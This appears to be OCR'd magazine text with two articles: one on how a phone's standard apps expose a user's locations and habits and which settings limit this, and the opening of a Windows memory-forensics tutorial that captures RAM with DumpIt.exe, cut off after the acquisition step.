The applications someone has on their phone usually tells a lot about that person and depending on what these are, someone can identify if this phone is used for business or personal use. Deleted applications are also a way into someone's identity as all phones have similar settings that can be used to manually extract intelligence on that person. A phone limited to factory reset applications implies business use only, however, a phone with a variety of apps leads towards a personal use phone. Standard applications such as Maps, Notes, Weather and Clock can be a great starting point without too much digging because applications such as Weather and Clock can reveal parts of your travel you might have forgotten about.

Everyone always uses standard applications; they are readily available and very practical. For anyone interested in their privacy, that is usually a red flag as convenience isn't always the most secure way, people will leave a trace on every app they use and whether it is with "*Remember Me*" sign in details, location services or some other personal data, the app itself now knows them and will remember when they come back, so will the Apple/Google Play store.


On Android, the Play Store has a feature called "*Show installed apps*" where it tells you what applications you already have on your phone.



On iOS, the App store will show you three different icons such as above. These options can potentially give someone an idea of what apps you have deleted from your phone.

Location history data

On Android, Google Maps app offers you the chance to use the map without a Gmail account, which is usually a chosen method by anyone who doesn't want their accounts being linked to travel locations, but to be able to use its functions fully, you would need to log in with an active Gmail account. Both Apple Maps and Google Maps record your recent searches, places and anything else you have manually input into the application, such as your home address and work address.



Google Maps vs Apple Maps


Data privacy and activity control options are usually turned on by default, so unless you manually turn these off, you can give away your home address, work address and recent trips you have made. There are ways to limit the amount of data these apps store on you.

On your phone, in your Google Maps app, if you are logged in with your Gmail account, in your account settings you can change the settings in your "*Data in Maps*" to manually turn these settings off. Pause your *Location History* and *Web & App Activity*.

Or on your desktop, go to your Google account settings > *Data and Personalization* > *Activity controls* and manually choose what data to delete.

These will significantly reduce the Geolocation data you store on your phone.

Locked Notes



Many people store sensitive data in their notes app. But why? Because is easily accessible and practical. Their mobile phone is with them at all times, and then so is the contents of these notes.


Username and passwords are commonly found in notes apps and that is a big risk. There are many secure and trusted password managers such as LastPass, KeePass and Dashlane just to name a few, that can help with managing your accounts online.

Otherwise, your notes app on your iPhone can allow you to lock the individual notes and only open them up with a password. You can do that by turning on the password feature under the *Settings* – *Note* option.

Navigation applications

- Bus Times and Tube Map


Applications such as Trainline, Tube map and Bus timetable apps can reveal locations you have searched and visited as well as when you have checked them out, the location of your work and the location of your home, places most people will want to keep private.



Bus Times vs Tube Map

Clock and Weather apps


Another way to check where someone has been or where they might be headed to is to look at their Clock and Weather apps. People will add their home city and the cities they have travelled to or the cities they are going to travel to. In most cases, those locations don't get removed and now we can work out a timeline of locations for this individual.



Weather & Clock

Health app

The iPhone Health app compiles all data from your phone and any apps you use in one single app. This app will automatically count your steps, distance and even your headphone audio levels. If filled out, your health profile reveals some very sensitive information that, in some emergencies, can be very useful.




Health App

Headphone Audio Levels

It's the headphone audio levels feature that I wanted to bring attention to as it reveals some very detailed data about your phones' usage. The Apple Health app on your iPhone provides information on when you use your headphones, at what time and for how long. This is meant to track unsafe audio levels and prevent you from damaging your hearing, therefore, any time you plug in any compatible headphones the data will automatically be sent to the Health app.

Under *Settings>Privacy>Health* you can check what apps have permission to send data to Health and you can also turn this data recording off by turning off the option "*Measure Levels*".



Protecting your information

There are many ways to protect your phone and the information inside your phone but all these differ depending on how far you want to go with protecting your sensitive data online and offline.

Physical phone

Depending on what model you have, there are many **privacy screen** options online where a shaded protective screen layer restricts the device's viewing angle so you can be the only person to see what is on the screen. This is great for busy areas and people who commute a lot.

Faraday bags can be used for phones that will block all wireless signals to and from your device.

Phone applications

On Android, **AppLock** provides another extra layer of security for every app you have on your phone. Whether is a biometric ID login or password protection, this is a great app for anyone who wants to protect their social media accounts on their phone.

Keepsafe App on your iPhone can also protect your photos by adding a password protection layer.

Phone settings

Your phone's settings are also important to be kept secure and will always be turned on by default so these two sections are amongst the most important ones to check.

iPhone > Settings > Privacy allows you to manually grant access to your Contacts, Camera and your microphone, amongst others. These will individually allow access to any apps that require these services to work.

Android > Apps > Configure Apps > Apps permissions will also show you how many apps are allowed to access your calendar, location and contacts.

For example, WhatsApp will require permission to access your contacts, photos, microphone and camera but the app might not need all of these at once. You can turn all these off and turn these back on as and when an instance appears and you are fully aware of this usage. It can prevent unwanted permissions to unreliable apps.

iPhone > Settings > Touch ID & Passcode offers the possibility to add an extra layer of protection to your iPhone lock screen, iTunes and App store, Apple Pay and password auto fills. Turn off any of the "*Allowed access when locked*" options so nothing personal gets read or accessed if your phone is locked.

There are many phone settings that would need to be looked at individually, also many app settings that would need to be amended separately. That and many other security reasons is why it's advisable to only download apps from trusted sources and to only have applications on your phone that you require. It's easy to depend on our phones for everything, calendars, emails and payments, but it's important we do a test run and see what would happen if our phone was stolen. How would we get back into our accounts and how much would we be giving away to a stranger?

Conclusion

Mobile phones should be given the same amount of time and effort as our laptops when it comes to keeping them secure. Using all of the above ideas and being aware of everything our phone holds on us from the very beginning is a great start for anyone interested in their privacy and security. Whether this is a thief or a friend who has borrowed our phone for a few minutes, the information they could see and potentially memorize should be minimal and so protecting our data is necessary and so is educating the people around us. The more people around us that know about this, the more we can all benefit from safer practices.

About Tokyo_v2

Tokyo_v2 is based in the United Kingdom and is a privacy and security enthusiast with a passion for OSINT. The author requested to remain anonymous.

Twitter: https://twitter.com/Tokyo_v2

One of the Many Approaches to Memory

by Divya Lakshmanan

This article will discuss how memory can be captured from a Windows 10 system using `Dumpit.exe` and how the acquired memory image can be analysed using `Volatility`.

Current 'state' of the system

A 64-bit Windows 10 system had the following applications running when its current state of memory was dumped.

1. Adobe PDF Reader




Figure 1: Linux Journal

A copy of 'Linux Journal' magazine - Issue 297 - April 2019 was opened in the PDF Reader.

2. Notepad - with a document called drug-list.txt that had the name of three drugs.




Figure 2: drug-list.txt

One of the drug names mentioned is 'cocaine'. Let's just keep a note of that.

3. Amazon Kindle E-Reader for PC




Figure 3: E-Books in Kindle E-Reader

The author's name of two books have been highlighted in green above. The name is Perumal Murugan. Soon you will get to know why we are focusing on this name.

These three applications along with some more, were running on the system when the memory dump was taken. Now how can memory be dumped from a running system?


Preparing to acquire the Memory

First, the environment to collect memory from needs to be studied:

- We need to find if the target system is a Virtual Machine or not. Memory Acquisition methods differ for virtual machines and host machines. Let's assume we have a host machine now.
- Next, there is no guarantee the target system would be in a running state to collect memory from. If it is up and running, it is good, otherwise, look for non-volatile sources of memory information like page file and hibernation file. Let's assume we have a running host system.
- Next we need to check if the Administrator (Windows) or Root user (Linux) is logged on to the system - as memory acquisition tools require Administrator authentication. Let's assume we have the Administrator logged into the Windows machine. In this case, software tools can be used to acquire memory, otherwise hardware options (special cables to acquire memory) need to be considered.

Based on our assumptions from the above points - we have a Windows host machine in running state that is logged in as Administrator. To note, this is a 64-bit Windows 10 host (as mentioned earlier). So, software tools shall be used to acquire memory.

In a forensic environment, there is always a target system (to collect evidence from) and a Forensic Workstation (to process the collected evidence). In our case, the target system will be a Windows 10 machine and the Forensic Workstation will be a machine running Ubuntu 16.



Some software tools that can be used to dump memory from a running Windows machine are as follows:

- DumpIt.exe
- F-Response
- Memoryze
- Belkasoft Live RAM Capturer

- Windows Memory Reader
- winpmem
- FastDump

We will use `DumpIt.exe` for this demonstration. Depending on whether the target system from which memory is to be acquired is 32-bit or 64-bit, appropriate versions of `Dumpit.exe` need to be used. The two versions can be downloaded from the following link.

LINK: `https://my.comae.com`

Acquiring Memory

Now let's see how the downloaded DumpIt.exe can be used to acquire memory. The Windows 10 machine has 4GB RAM. So, the resultant dumped memory will also be 4GB in size. A USB drive that has been forensically cleaned has DumpIt.exe copied into it. The size of this USB drive must be twice the size of the RAM to be acquired. In this case, an 8GB USB drive was used.

When the USB drive is plugged into the target Windows system, the contents of the drive can be viewed in the explorer - which will be DumpIt.exe. When it is double-clicked, an Administrator's command prompt appears automatically as shown below.




Figure 4: DumpIt.exe in action

There is a confirmation message asking to proceed with memory acquisition. The text shown in green is the name of the dumped file. Its format is as follows:

`<computer name>_<date of acquisition>_<time of acquisition>.dmp`

The various entities can be elaborated as shown below:

<computer name>	<date of acquisition>	<time of acquisition>
A-WORKSTATION	20190718	095520
	2019 - 07 - 18	09:55:20

`.dmp` is the file extension of the memory dump. D:\ before the dump file name, refers to the letter assigned to the USB drive. When the 'y' key is pressed, DumpIt.exe proceeds with acquisition of physical memory from the Windows 10 machine. It took about 40 minutes to dump 4GB of RAM onto the USB drive. Information is presented about the system from which memory is acquired.

